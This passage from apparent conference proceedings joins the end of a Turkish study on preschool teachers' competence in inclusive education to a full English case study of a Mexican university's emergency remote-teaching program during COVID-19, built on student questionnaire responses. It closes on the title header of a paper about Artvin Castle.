Çalışmada elde edilen başka bir sonuç ise okulöncesi öğretmenlerinin kaynaştırma uygulamalarında yeterlilik düzeylerinin cinsiyete göre farklılaşmasıdır. Sınıf yönetimi yeterliği alt boyutunda erkek öğretmenler kendilerini daha yüksek düzeyde yeterli görmekte-dirler. Alanyazın incelendiğinde Özçelik (2019) tarafından yapılan çalışmada da sınıf yönetimi konusunda erkek öğretmenlerin puanlarını kadın öğretmenlerden yüksek olduğu görülmektedir [28]. Ancak bazı çalışmalarda da kadınlar ile erkekler arasında sınıf yönetimi boyutunda anlamlı bir fark bulunamamıştır [29, 30, 31].

Araştırmada yaş değişkeninin, kaynaştırma uygulamalarında öğretmen yeterlikleri bakımından anlamlı bir farklılık oluşturmadığı sonucu elde edilmiştir. Kıdem değişkeni bakımından incelendiğinde ise anlamlı farklılık görülmektedir. Kaynaştırma uygulamaları öğretmen yeterliği genel toplamında da diğer üç alt boyutta da 20 yıl üzeri kıdemi olan öğretmenlerin yeterliliğinin diğer öğretmenlerden anlamlı şekilde yüksek olduğu görülmektedir. Alanyazın incelendiğinde tarafından yapılan çalışmada da 21 yıl ve üzeri kıdemi olan öğretmenlerin kaynaştırma eğitiminde kendilerini 11-15 yılı kıdeme sahip öğretmenlere göre daha yeterli gördükleri ifade edilmiştir [32]. Yine Demir ve Açar (2010) tarafından yapılan çalışmada da 21 yıl ve üzeri kıdeme sahip öğretmenlerin kıdemi düşük öğretmenlere göre kendilerini daha yeterli gördükleri ifade edilmiştir [33].

Araştırmanın başka bir sonucu da sınıf yönetimi yeterliliğinin işbirliği yeterliliği ile ilişkisinin olmasıdır. Yine işbirliği yeterliliği ile öğretim yeterliliği arasında da orta düzeyde bir ilişkinin olmasıdır. Alanyazında daha önce yapılmış araştırmalar incelendiğinde, Okçu ve Epçaçan (2013) tarafından yapılan çalışmada da öğretmenler sınıf yönetimi ile eğitimin diğer paydaşları (okul yöneticileri, meslektaşları ve veliler) arasında işbirliğini, “çoğu zaman yaparım” şeklinde belirtmişlerdir [20]. Sınıf yönetimi ve işbirliği yeterliklerine ilişkin bir başka çalışmayı ise 2017 yılında Milli Eğitim Bakanlığı yapmıştır. Yapılan çalışmada öğretmenin öğrenme öğretme sürecini yönetirken “Eğitim öğretim faaliyetlerinde ilgili kişi, kurum, kuruluş ve meslektaşları ile işbirliği yapar” ifadesiyle belirtilmiştir [34]. Aynı çalışmada bakanlık işbirliği ile öğretim yeterliliğinin şu şekilde ilişkilendirmiştir: “Öğrenme öğretme sürecini etkili bir şekilde yürütürken çevresiyle (Veliler, diğer öğretmenler, ilgili kişi ve kurumlar,) işbirliğini de geliştirir. Karacaoğlu (2008) tarafından yapılan çalışmada da öğretim yeterliliği (Öğrenmeyi, Gelişimi İzlemeye ve Değerlendirmeye İlişkin Mesleki Yeterlilikler) ile işbirliği yeterliliği (Okul, Aile, Meslektaş ve Toplum İlişkilerine İlişkin Mesleki Yeterlilikler) yüksek düzeyde çıkmıştır [35].

7. SINIRLILIKLAR

Bu araştırmanın evreni Malatya, zamanı 2020-2021 eğitim öğretim yılı ve örnekleme okulöncesi öğretmenleri ile sınırlandırılmıştır. Benzer araştırmalar eğitim öğretimin farklı kademelerinde, farklı örneklem grupları ve farklı zamanlarda yinelenebilir/yeni araştırmalarla sınırlanabilir.

8. ÖNERİLER

Araştırmanın sonuçlarından hareketle; kadın öğretmenlerin erkek öğretmenlere göre daha düşük olan sınıf yönetimi yeterlikleri bu alana özgü kurs ve seminerlerle yükseltilebilir. Özellikle öğrenme güçlüğü yaşayan bireylerle normal öğrenme gösteren bireylerin bir arada bulunduğu kaynaştırma ortamlarında sınıf yönetimi daha da zorlaşmaktadır. Bu sebeple kaynaştırma sınıflarına özgü sınıf yönetimi kursu, semineri ve uygulamaları diğer sınıflardan/öğretmenlerden ayrıca planlanabilir.

Kaynaştırma uygulamalarında öğretmen yeterliklerinin kıdeme göre incelenmesinde kıdemi düşük olan öğretmenlerin daha düşük yeterlik gösterdikleri görülmüştür. Okul yönetimleri veya milli eğitim il ve ilçe müdürlükleri genç öğretmenler için tecrübe paylaşım programları, iyi örnekler seminerleri düzenleyebilir veya başarılı öğretmenlerin hikâyelerini genç öğretmenlerle buluşturabilir. Genç öğretmenler kaynaştırma sınıflarında yönetim, işbirliği ve öğretim konularında eğitim alma taleplerini kurumlarına iletebilir veya farklı özel kuruluşlarda yapılan çalışmalara gönüllü olarak katılabilirler. Kaynaştırma uygulamaları öğretmen yeterliklerinde işbirliği hem sınıf yönetimi ile hem de öğretim yeterliliği ile ilişkilidir. Bu sonuca göre okulöncesi öğretmenlerinin okul yönetimi, diğer öğretmenler, uzmanlar ve veliler ile işbirliğine önem vermeleri önerilebilir.

9. KAYNAKÇA

- [1] S. Batu, G. Kırcaali İftar. “Kaynaştırma.” Ankara: Kök Yayıncılık. 2006.
- [2] G. G. Akduman. “Okul öncesi eğitimin tanımı ve önemi.” Gülden Uyanık Balat (Ed.), “Okul öncesi eğitime giriş” (s. 1-18). Ankara: Pegem Akademi, 2013.
- [3] K. Sylva. “Critical periods in childhood learning.” British Medical Bulletin, vol. 53, issue 1, pp. 185-197. 1997.
- [4] N. Kuru Turaşlı. “Okul öncesi eğitimin tanımı, kapsamı ve önemi.” Gelengül Haktanır (Ed.), “Okul öncesi eğitime giriş içinde” (s. 1-24). Ankara: Anı. 2014.
- [5] İ. Artan, ve G. Uyanık-Balat. “Okul öncesi eğitimcilerinin entegrasyona ilişkin bilgi ve düşüncelerinin incelenmesi.” Kastamonu Eğitim Dergisi, cilt 11, sayı 1, ss. 65-80, 2003.
- [6] M. S. Gezer. “Sınıfında kaynaştırma öğrencisi bulunan okul öncesi öğretmenlerinin kaynaştırma eğitimine yönelik rol algılarının.” Yayınlanmamış yüksek lisans tezi. Anadolu Üniversitesi Eğitim Bilimleri Enstitüsü, Eskişehir. 2017.

- [7] G. Gök, ve D. Erbaş. “Okulöncesi eğitimi öğretmenlerinin kaynaştırma eğitimine ilişkin görüşleri ve önerileri.” *International Journal of Early Childhood Special Education*, cilt 3, sayı 1, ss. 66-87. 2011.
- [8] G. Nacaroğlu. “Okul öncesi kaynaştırma eğitimi uygulamalarının öğretmen tutumlarına göre incelenmesi (Gaziantep İli Örneği).” *Yayınlanmamış yüksek lisans tezi. Gaziantep Üniversitesi Eğitim Bilimleri Enstitüsü, Gaziantep. 2014.*
- [9] S. Eripek. “Özel öğretim ve kaynaştırma uygulamaları. (ed. Süleyman Eripek). İlköğretimde kaynaştırma içinden.” *Eskişehir: Anadolu Üniversitesi Yayınları. 2009.*
- [10] E.N. Baysal. “Okul öncesi dönemdeki Down sendromlu ve normal gelişim gösteren çocukların entegrasyonunda sosyal iletişim davranışlarının incelenmesi.” *Yayınlanmamış doktora tezi. Hacettepe Üniversitesi, Ankara. 1989.*
- [11] S. Odluyurt. “Okul öncesi dönemde gelişimsel yetersizlik gösteren çocuklar için gerekli kaynaştırmaya hazırlık becerilerinin ve bu becerilerden bazılarının etkinlikler içine gömülen eşzamanlı ipucuyla öğretiminin etkilerinin belirlenmesi.” *Yayınlanmamış doktora tezi, Anadolu Üniversitesi, Eskişehir. 2007.*
- [12] H. Başar. “Sınıf Yönetimi” (11. Baskı). Ankara: Anı, 2004.
- [13] V. Çelik. “Sınıf Yönetimi.” Ankara: Nobel. 2002.
- [14] İ. E. Başaran. “Türkiye Eğitim Sistemi” (3. Baskı). Ankara: Yargı, 1996.
- [15] C. Celep, “İlkokullarda yönetici öğretmen iletişimi.” *Hacettepe Üniversitesi Eğitim Fakültesi Dergisi*, cilt 8, ss. 301-316. 1992.
- [16] P. E. Snowden, ve R. A. Gorton. “School leadership and administration: Important concepts, case studies & simulations” (6. Edition). New York: McGraw-Hill. 2002.
- [17] MEB. “Temel eğitime destek projesi, “öğretmen eğitimi bileşeni”, öğretmenlik mesleği genel yeterlikleri.” Ankara: Öğretmen Yetiştirme Ve Eğitimi Genel Müdürlüğü Yayınları. 2006. http://web.deu.edu.tr/ilyas/ftp/ogretmenlik_meslegi_genel_yeterlikleri_2006.pdf
- [18] U. Sharma, T. Loreman, C. Forlin. “Measuring teacher efficacy to implement inclusive practices”. *Journal of Research in Special Educational Needs*, vol. 12, Issue 1, pp. 12 – 21, 2011
- [19] A. Bayar. “Kaynaştırma uygulamalarında öğretmen yeterliği ölçeği'nin türkçeye uyarlama, geçerlik ve güvenirlik çalışması.” *Ahi Evran Üniversitesi Kırşehir Eğitim Fakültesi Dergisi*, cilt 16, sayı 3, ss. 71-85, Aralık 2015.
- [20] V. Okçu, ve C. Epçaçan. “Sınıf yönetiminin boyutlarına ilişkin ilköğretim öğretmenlerinin yeterlik düzeylerinin öğretmen ve öğretmen adaylarının görüşlerine göre değerlendirilmesi.” *Milli Eğitim*, sayı 200, ss. 68-86. 2013.
- [21] S. Karabatak, M. Alanoğlu. “Öğretmenlerin sınıf yönetim yeterlik düzeyleri üzerine bir araştırma.” *1. Uluslararası Battalgazi Multidisipliner Çalışmalar Kongresi. 7-9 Aralık 2018 Malatya.*
- [22] F. Aydoğdu, ve D. Kılıç. “Sınıf, okul öncesi ve özel eğitim öğretmenlerinin aile katılımına ilişkin tutumlarının incelenmesi.” *Erzincan Üniversitesi Sosyal Bilimler Enstitüsü Dergisi*, cilt 9, sayı 1, ss. 265-274, 2016.

- [23] D. Bay, E. Bahçivan, B. Kalay. “Okul öncesinde okul aile işbirliğine yönelik ailelerin ve öğretmenlerin görüşleri.” Uşak Üniversitesi Eğitim Araştırmaları Dergisi, cilt 4, sayı 3, ss. 58-82, 2018.
- [24] T. Çınar, Ç. Şahin Taşkın. “Sınıf öğretmenlerinin yapılandırmacılığı uygulama öz yeterliklerinin öğretim stili tercihlerini yordama düzeyi.” Anadolu Journal of Educational Sciences International, cilt 10, sayı 1, ss. 455-480. 2020.
- [25] E. Yenen, H. Kılınç. “Öğretmenlerin öğretmenlik mesleği genel yeterliklerine sahip olma düzeylerinin incelenmesi.” Uluslararası Türkçe Edebiyat Kültür Eğitim (TEKE) Dergisi, cilt 7, sayı 4, ss. 2767-2787. 2018.
- [26] B. Yüner, M. Özdemir. “Kolektif öğretmen yeterliği ile okul etkililiği arasındaki ilişkinin öğretmen görüşlerine göre incelenmesi.” Uludağ Üniversitesi Eğitim Fakültesi Dergisi, cilt 33, sayı 2, ss. 389-409. 2020.
- [27] N. Ağırman, M. Ercoşkun. “Sınıf öğretmenlerinin öğretmen yeterlik ve öğretmen liderlik düzeylerinin değerlendirilmesi.” Anemon Muş Alparslan Üniversitesi Sosyal Bilimler Dergisi, cilt 5, sayı 3, ss. 715-728, 2017.
- [28] F. Özçelik. “Okul öncesi öğretmenlerinin sınıf yönetimi becerileri ile öz yeterlikleri arasındaki ilişki” (Yayınlanmamış Yüksek Lisans Tezi). Afyon Kocatepe Üniversitesi Sosyal Bilimler Enstitüsü, Afyon. 2019.
- [29] M. Işıkgöz, H. Yiğitsoy, K. Çiçekçe “Kaynaştırma yoluyla eğitime devam eden öğrencisi bulunan sınıf öğretmenlerinin sınıf yönetimi bilgi düzeylerinin incelenmesi: Kayseri ili örneği.” Batman Üniversitesi Yaşam Bilimleri Dergisi, cilt 8, sayı 1, ss. 44-51. 2018.
- [30] G. Özdemir. “Öğretmen ve yönetici bakış açısıyla öğretmenlerin sınıf yönetim becerisi.” IBAD Sosyal Bilimler Dergisi, sayı 8, ss. 336-349. 2020.
- [31] B. Sarı, M. Bayrakçı. “Ortaöğretim öğretmenlerinin sınıf yönetimi becerileri.” Abant İzzet Baysal Üniversitesi Eğitim Fakültesi Dergisi, cilt 18, sayı 4, ss.1960-1977. 2018.
- [32] S. Toy, S. Duru. “Sınıf öğretmenlerinin öğretmen öz yeterlikleri ile kaynaştırma eğitime ilişkin yeterlik inançlarının karşılaştırılması.” Ege Eğitim Dergisi, cilt 17, sayı 1, ss. 146-173. 2016.
- [33] M. D emir, ve S. Açar. “Sınıf öğretmenlerinin kaynaştırma eğitime ilişkin düşünceleri.” Gazi Üniversitesi Gazi Eğitim Fakültesi Dergisi, cilt 30, sayı 3, ss. 749-770. 2010.
- [34] MEB. “Öğretmenlik mesleği genel yeterlikleri. Ankara: Öğretmen Yetiştirme Genel Müdürlüğü”. 2017.
http://oygm.meb.gov.tr/meb_iys_dosyalar/2017_12/11115355_YYRETMENLYK_MESLEYY_GENEL_YETERLYKLERY.pdf
- [35] Ö. C. Karacaoğlu “Öğretmenlerin yeterlilik algıları.” Yüzüncü Yıl Üniversitesi, Eğitim Fakültesi Dergisi, cilt 5, sayı I, ss. 70-97. 2008.
- [36] MEB. “Millî eğitim bakanlığı özel eğitim kurumları yönetmeliği.” 2012.
http://ookgm.meb.gov.tr/meb_iys_dosyalar/2019_09/06103840_Ozel_EYitim_KurumlarY_YonetmeliYi.pdf

CASE STUDY OF AN EMERGING REMOTE EDUCATION PROGRAM FOR THE COVID-19 PANDEMIC IN THE AUTONOMOUS METROPOLITAN UNIVERSITY IN MEXICO

María Berenice Quintana¹, Georgina Rodríguez²

^{1,2}Universidad Autónoma Metropolitana-Azcapotzalco, División de Ciencias Básicas e Ingeniería, Ciudad de México MEXICO

³ Universidad Iberoamericana, Facultad de Artes y Humanidades, Ciudad de México MEXICO

berenicerodriguez@gmail.com

ORCID: 0000-0002-4703-1934

ABSTRACT

In December of 2019, Wuhan, China, was the center of an outbreak of atypical pneumonia caused by the SARS-CoV-2 virus. The novelty of the disease in humans on the one hand, and its contagion rate on the other, resulted in a pandemic that forced extreme contingency measures. Social distancing was established in the best of cases and complete isolation in the worst. Trying to comply with the World's Health Organization's guidelines, Mexico City's Autonomous Metropolitan University (UAM) moved to an online teaching model that would prevent the university's personnel from physically assembling. An Emerging Remote Education Project (PEER) was then instituted to ensure the continuation of the academic year through a multiplicity of communication media. The main focus of the Emerging Remote Education Project was to help students and professors overcome the technological gap by providing expedited training in tools that suited different levels of digital literacy. This program also provided the community with devices and connectivity services.

This paper is a case study that evaluates the scopes and limitations of the PEER initiative from the students' perspective. Two are the main focus points: 1) how the sudden shift to an online mode affected the learning process and 2) the mental issues arisen from isolation and the rapid need for change. The experimentation is based on qualitative research exposed through a descriptive approach. Through the analysis of open-ended questionnaires, it is concluded that communication difficulties (poor communication methods and inexperienced tool users) joined to emotional problems hindered the education process during COVID lockdown. Moreover,

despite the university's efforts, many students disqualify online learning due to the lack of gradual introduction and proper training. Educators have to work side by side with programmers, developers, communication experts, authorities, and learning agents to design an online training and coaching program that empowers and motivates both students and professors to utilize technological options as tools to facilitate the teaching and learning processes.

Keywords: *COVID pandemic education, information and communication technology, digital communication*

1. INTRODUCTION

Information and communication technology plays a big role in the current social and economic structures. The lives of millions of people are molded by innovations in this sector. Each advancement supposes not only a radical transformation in the collective behavior, but also a shift in the understanding of human interaction and existence. Education, as part of this socio-economic structure, is no stranger to the need for constant adaptation. Some decades ago, education's main objective was the transmission of knowledge, but that is not the case anymore. Nowadays education aims at developing and strengthening the skills necessary to access quality information while dealing with great quantities of it. The main idea behind education is to provide the tools that people need to be able to transform information into knowledge, creation and further innovation [1:33]. Education must help the individual to acquire the ability to inquire, analyze, examine, relate and apply different kinds of information into useful, practical knowledge [2:37].

In the face of the coronavirus pandemic, not only was Mexico City's Autonomous Metropolitan University (UAM) confronted with the challenge of changing its traditional ways of communication, it was also forced to rethink the way they conceived the teaching process. As a response, UAM's authorities approved the Emerging Remote Education Project (PEER) whose priority is to ensure the community's safety along with the continuation of its academic duties [3]. This program proposes the hierarchization of different types of information and communication technology according to their complexity. In this way, different levels of digital literacy are equated to different media's user experience levels of difficulty.

The objectives of the PEER are:

1. Establish suitable communication mechanisms between professors and students.
2. Ensure collaborative work among professors so that they help each other to fulfill the teaching process in an online environment.

3. Adjust face-to-face teaching material and activities to fit the learning objectives in different digital modes.
4. Plan online sessions and guide students in the use of the tech tools used by the professor.
5. Provide flexible ways of communication and assessment since not all students have the devices or connectivity required.
6. Guarantee constant and meaningful feedback so that the students understand their performance and ways in which they can improve. Such feedback must also allow the students to identify if they have reached the learning objectives.

The pandemic made it clear that transitioning from face-to-face sessions to a successful online teaching mode is not an easy process, let alone a quick one. Several factors intervene in the accomplishment of online teaching and learning: students' and teachers' digital competencies, students' ability to self-regulate, learners' autonomy and agency, time-management, learning strategies, and motivation. Therefore, some of the elements to consider when designing an online course are:

1. Activities have to be carefully selected according to the students' previous knowledge, level of competency on the topic, interests, applicability, etc.
2. The success of the PEER project depends on all agents being flexible, sympathetic and cheerful. Motivation and empathy can be powerful tools considering that the isolation imposed by the quarantine can take a toll on both pupils and teachers. The sanitary risks, the information overload, and the general fear of the pandemic can produce mental states that make it difficult for professors to teach and for students to learn.
3. Teachers should choose only meaningful activities to avoid overloading students with assignments and themselves with activities to grade. It is paramount to consider the amount of time and effort required as students have other classes. These assignments have to align with the class objectives showing the extent to which learners attained them.
4. When planning, it is important to include sessions devoted to Q&A and tutoring. It is a good idea to use these sessions as a way to review the topics.
5. Curricula has to be adapted to cover only the most essential points. Online learning is more time-consuming than face-to-face assemblies. The digital environment easily diverts attention and diminishes the significance of social interactions, making online learning and teaching tiring and difficult. Consequently, it is better to cover fewer topics than saturating and emotionally blocking the agents.
6. Some of the key factors of the remote modality of teaching are:
 - a. Prioritize the learning experience over the use of technology.
 - b. Select quality contents and a proper use of technology.
 - c. Ensure student follow-up and feedback.

Course design includes the planning, organization, and conducting of the contents based on the learning outcomes. Materials, strategies, and assessments have to open up communication channels among learners and between them and the instructor. Technology provides a wide range of remote communication tools to achieve this purpose; even email or instant message apps could work for educational purposes if used as a way to foster interaction, connection (emotional and intellectual), and sharing. The technological adaptations of each course and the consequent sophistication of the communication media can be tailored not only to the digital competencies of both instructor and learner but also to the content specifications [4].

In an effort to show the most used tools available, the university created the following chart in which the media is classified according to the sophistication of their functions.

Table 54. Technological Sophistication of the Communication Tools

Function Sophistication Level	Tool	Activities
Low	Email	Audio, video and text files
	Instant Message Apps	
Medium	Forums	Written discussion
	Audioconference Apps	Oral discussion
High	Videoconference Apps	Text processing, forums, wikis, presentations, videos, written and oral discussion, worksheets, etc.
	LMS	

The quality of the education depends on the coherent and harmonious articulation of the model. The pedagogical sense of the teaching and learning processes is more important than the use of technological tools. Good education can be achieved with inadequate technology, but even the most sophisticated technological tools could not rescue a low-quality learning process [5]. In that sense, the coronavirus pandemic provides a great opportunity to complement the teaching process with innovative tools and methods, but the use of technology cannot and must not replace the need for interaction and human connection.

Online teaching is a great opportunity to rethink the teaching and learning targets. Innovation in teaching under these circumstances means introducing and guiding pupils to involve their action and initiative. The new educational model left by the pandemic calls learners to be conscious and take responsibility for their learning. The ultimate idea is to have them exercise their power to act (learner’s agency) in the class and out in the world.

The evolution of technology commissioned to education foresees a progressive development of self-formation, that is, the subjects in the learning process taking the initiative of their learning, erecting themselves as dictators of the rhythm and circumstances under which such learning takes place [6:28].¹

2.EXPERIMENTAL METHODOLOGY

The experimentation is based on qualitative research with a descriptive approach. This is a case study that intends to analyze the teaching and learning process in the Engineering and Basic Sciences Division of the Autonomous Metropolitan University-Azcapotzalco under COVID-19 quarantine conditions. The information was gathered through an open-ended questionnaire sent to students via email. The questions were:

1. *List the positive aspects of remote education.*
2. *List the negative aspects of remote education.*
3. *Contrast face-to-face learning with remote education.*
4. *What changes did remote education bring to your learning process?*
5. *How do you evaluate in general terms online education?*
6. *How has online education affected your family environment?*
7. *What emotional changes have you experienced since the pandemic started?*
8. *How do you think these changes affect your current learning process?*
9. *Do you think PEER is achieving its objectives? Why or why not?*
10. *Do you have any suggestions to improve the remote learning project?*

3. RESULTS AND DISCUSSION

The information was classified according to the type of answer given by the students. The table below summarizes the four aspects that the surveyed recognized as positive features of the online mode. The responses at the top were the most mentioned, the ones at the bottom were the least commented.

¹ “La evolución de la tecnología puesta al servicio de la educación [...], hace prever un progresivo desarrollo de la autoformación, entendida como la toma de la iniciativa en el aprendizaje a cargo del propio sujeto que aprende, quién se erige en rector del ritmo y las circunstancias en que tal aprendizaje se lleva a cabo”.

Table 2. Positive Aspects of Remote Education

Personal	Social	Economic	Technologic
Students access the class content in advance and are able to take time to understand and conduct their own research.	Students and teachers abide by the official recommendations to follow social distancing.	Cost reduction: leasing, food, transport and supplies.	More readily available resources.
Students are no longer stressed by long-distance commuting.	Be able to study anywhere and work collaboratively more easily.		Use of technological tools that facilitate learning.
24/7 access to the course contents allows students to manage their study time.	Students are able to attend courses from different universities.		Use of tools that make learning more exciting and interesting.
Students are motivated to increase their agency and be responsible for their learning process.	Students recognize teachers' effort to aid in the learning process.		Students learn to use new platforms, tools and resources.
Students personalize their study area and are more comfortable working from home.	Students and teachers are sympathetic with each other.		
Due dates are flexible.	Students find new ways to communicate and are more conscious of the process and its perks and perils.		
Home-made food provides better nutrition.	Students collaborate to help those with connectivity or technology difficulties.		
Students discover abilities and skills they did not know they possessed.	Students go back to being close with their families.		
Students feel empowered by being independent.			

The following table lists and classifies the students' answers to the question "List the negative aspects of remote education" again according to the previous four rubrics.

Table 3. Negative Aspects of Remote Education

Personal	Social	Economic	Technologic
There is no direct human interaction that involves emotions. Less socialization between professors and pupils deters the learning process.	The teaching material and communication tools are not properly used or exploited.	Technology requires a big investment to pay for devices and software.	There are constant failures in the supply of electrical power.
Students do not have the opportunity to experience the practical part of courses, especially if the class requires the handling of equipment.	Poor student-teacher and student-student communication generate confusion and disinterest.	Most of the online learning material and teaching resources are published in foreign languages. The majority of public university students in Mexico are monolingual.	Connectivity services may be unreliable.
The monotony of staying at home and the isolation do not contribute to a proper learning environment.	Mental health is neglected resulting in greater stress, anxiety, irritation, and depression.		The quality and the functionality of the software and hardware available may not be the best.
Because there is not enough time to discuss the class contents thoroughly, misunderstandings and doubts are not easily spotted by the professor.	With fewer possibilities of accessing non-verbal communication clues, professors are not able to decipher students' involvement and level of comprehension.		
The quality of the physical sources of information is still better than its online counterparts.	Both teachers and students are overwhelmed by the workload that the adaptation of materials signifies for online teaching, further tampering with healthy interactions.		
Sitting in front of an electronic device promotes a sedentary way of life that affects the physical and mental health of the learning agents.			

Students in UAM Azcapotzalco's Campus demonstrate once more what decades of pedagogy scholars have argued: the basis of education is not information, but rather interaction and collaboration. Learning is achieved when people are socially involved, that is, when they work together to ask relevant questions and propose innovative solutions to old-time day-to-day problems. Universities and schools must upskill their learning agents in more effective and meaningful communication and cooperation strategies, digital/technological and otherwise. Online synchronous sessions are not the solution in themselves; they have to be conjoined with personal and organizational policies that privilege relationship building, interconnection, and interactivity.

The answers to the questionnaires summarized in the tables above make it obvious that the traditional Mexican education system has not encouraged a type of learning based on twenty-first-century skills where the individual is responsible for his/her development. The Academy has forgotten that apart from the constant methodological updating, professors also need continuous technical and digital training. New technological tools can be intimidating, but proper guidance can help teachers and students exploit their potentials.

The transition from a face-to-face traditional teaching mode to a remote one was even harder due to the lack of prevention and pre-vision for the future. However, the extreme conditions set by this pandemic are a great opportunity to change the course of public education and start implementing current information and communications technology to enhance the learning experience.

The following table inspects the characteristics of the PEER program that worked satisfactorily during the pandemic lockdown according to the students' points of view and those that can be improved upon for future schemes.

Table 4. Students' General Evaluation of the PEER

Satisfactory	Needs some improvement	Needs major improvement
The university and most of the professors found a way to adapt by using the resources available to them at the moment. They have been teaching themselves to use the online teaching tools and resources.	Remote learning requires the financial means to buy equipment and software.	A straightforward transfer of traditional teaching ways to online media impedes learning. Lectures are much less effective through videoconference. Teaching methodology requires a thorough adaptation to the digital requirements.
The professors have shown interest in making the remote learning process enjoyable and effective.	Connectivity service failures and power outages prove to be issues out of the professors and pupils control.	Remote education is less efficient than traditional education. Students feel frustrated and lack the motivation necessary to meet the learning outcomes.
Both students and teachers have had to improve their organizational and time-management skills. Similarly, both of them have developed metacognitive abilities that magnify their learning strategies.	There is not a unified Learning Management System throughout the university as professors choose different platforms and tools according to their level of technological competence.	Remote learning increases the feeling of isolation and generates a feeling of abandonment.
Professors set an example by taking responsibility and teaching themselves to include technology in their courses, even if they were not proficient at the start. This display of resilience motivated students to continue despite the adversity.	Some professors and students find the online mode too stressful and overwhelming so they have lost interest and motivation.	All learning agents need to take care of their mental health before making attempts at learning or teaching.

The answers given by the students show that in spite of the difficult times, the transformation of the educational model imposed by this pandemic has been a rewarding experience in which our tolerance has been tested and our resilience challenged. Professors and students were open to change even in the face of an ever-existing lack of economic resources. There is still room to grow in terms of standardization and training, but as will be exposed below, the most pressing issues right now are those regarding the re-socialization of learning and the caring of the agents' mental health.

To inquire more about how the transition to remote learning has affected the agents' emotional life and mental hygiene, students were asked about their mood before and during the pandemic. Afterwards, they were asked to assess how these emotional states and changes have affected their education. Their responses are condensed in the following table.

Table 5. Students' Mood and Mental States Before and During the Pandemic

Mood and Mental State	Situation
Acute depression	Previously diagnosed students were more severely affected.
Depression	Students who contracted the COVID disease or were in close contact with it were more prone to developing depression.
Anxiety, sadness, and worrying	Previously diagnosed students were more severely affected. Most students were worried for their family members' health and their financial situation.
Stress	Learning agents have to juggle work and/or education with household duties.
Disinterest, despair, and demotivation	Students faced a big challenge in having to unexpectedly and rapidly change the way they lived, studied, and interacted. Students who lost their jobs experienced the higher levels of despair and frustration.
Uncertainty	The family's financial situation is constantly threatened.
Happiness and self-accomplishment	Students are able to overcome difficult situations and challenges which increases the feeling of personal achievement.

Finally, the students were asked to evaluate in general terms if the university was able to achieve the main objective of the Emerging Remote Education Project. The information is divided in two columns depending on the responses being affirmative or negative. Under each heading, the corresponding arguments are summed up.

Table 6. General Evaluation of the PEER

Affirmative	Negative
The university acted quickly and effectively to implement the PEER even with limited resources and training. This decision allowed students to continue their education despite the limitations and obstacles.	Administrative problems that are slowly addressed such as the updating of the institutional email account, the recovery of passwords, etc., hampers the smooth running of the program.
The program complies with the pandemic needs for distancing and isolation. The university is concerned with the well-being of its community.	Digital learning tools are not used to their full potential. Teachers' lack of training results in technology misuse.
Eventually the university provided tablets and scholarships for low-income students, making sure that no learner was left behind.	Some professors, especially those who have taught for a long time, are not interested in adapting their methods.
The program gave students and teachers the possibility to select the tools they preferred and were able to handle	Online education is physically and emotionally tiring. Looking at a screen for long periods of time affects the eyesight and attention, while reducing the interaction to a videoconference removes the human connection.
With the program students are encouraged to be more involved in their learning; PEER allows students to learn to manage their time more effectively and work towards being independent.	Both students' and teachers' workload is incremented without it resulting in increased learning.

Some of the suggestions to improve the PEER program are:

- Train pupils and professors in the use of a wide variety of digital education tools.
- Digitalize the bibliography in the university library.
- Increase the amount of servers.
- Make sure that both professors and students are sympathetic and compromised.
- Find ways to make lessons more dynamic and interesting.
- Improve the university platform's user experience design.
- Reduce the size of the classes to facilitate the communication among students and between them and the professor.
- Reduce the time devoted to synchronous sessions and promote alternative ways of collaboration.

4. CONCLUSIONS

The COVID pandemic represents a great opportunity to examine the attributes of traditional education that could benefit from technological innovation. The fact that most educational institutions were forced to dive into online modes without careful planning or financial resources, has left tons of

interesting experimentation waiting to be analyzed. This information provides the foundation on which research can build better programs. Even if the initial attempts to install remote modes of learning are mined with areas of improvement, the problem-solving skills of different institutions in the face of crisis are invaluable data sources that speak of our time and our worries as a society.

Naturally, crises bring up all kinds of responses and attitudes toward the solutions. The transition from an archaic education system to a highly technological one is welcomed by some and categorically rejected by others. Choosing one attitude or the other depends more on personal, psychological characteristics than on external factors like the amount or quality, or sophistication of the resources. Online education, just like traditional education, calls for complex competencies. Competences for the one are not better than the competencies required by the other; they are simply different. The approval rate of traditional education may be related more to people being accustomed to it, rather than to its inherent efficiency. Remote learning has yet to consolidate and prove its worth, but this kind of case study gets us closer to understanding how to ease its implementation.

The information gathered from UAM students' responses shows that education researchers and curriculum designers should be focusing on reinserting sociability into the learning experience, especially in online environments. Collaboration, in this sense, is just one facet of the socialization issue. It is our duty to think of other courses of action, techniques, and mechanisms to cultivate not only meaningful interaction but also the joint effort of helping each other to maintain a healthy mind. Mental hygiene and human connection must be essential parts of any remote education program, especially in pandemic times when we are more vulnerable to isolation, stress, anxiety, and depression. We are convinced that giving prominence to the human aspects of teaching will get instructors and students closer to the remote modalities of learning. However, we are fully aware that positioning communication and interconnection at the heart of the online teaching-learning process requires the restating of education's objectives and methodologies.

5. REFERENCES

- [1] L. García Aretio et al. *De la educación a distancia a la educación virtual*. Madrid: Ariel, 2007.
- [2] Comisión de Comunidades Europeas. "Enseñar a aprender hacia la sociedad cognitiva-EUR-Lex. Libro Blanco sobre la educación y la formación". European Union, 1995. Available on: <https://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=COM:1995:0590:FIN:ES:PDF>
- [3] UAM. "Proyecto Emergente de Educación Remota." UAM, 2020. Available on: https://dcbi.azc.uam.mx/media/Difusion/PEER_200424.pdf

- [4] UAM. “Las evaluaciones de recuperación y UEA en la enseñanza remota: notas mínimas de apoyo para su planeación”. UAM-Azcapotzalco, 2020. Available on: <https://contingencia.azc.uam.mx/assets/pdf/Evaluaciones.pdf>
- [5] MINECO. “¿Qué es la educación virtual?” Ministerio de Educación Nacional de Colombia. Available on: <https://www.mineducacion.gov.co/Educacion-superior/Informacion-Destacada/>
- [6] J. Sarramona. Teoría de la educación (Reflexión y normativa pedagógica). Barcelona: Ariel, 2000.

DOĞU KARADENİZ'DE BİR ORTAÇAĞ SAVUNMA YAPISI: ARTVİN KALESİ

Eda Tavacıgil¹, Ömer Tavacıgil²

¹*Erciyes Üniversitesi, Fen Bilimleri Enstitüsü, Kayseri, TURKEY*

²*Nuh Naci Yazgan Üniversitesi, Mimarlık Fakültesi, Kayseri, TURKEY*

mimareda@hotmail.com

ORCID: 0000-0002-2869-9939

ÖZET

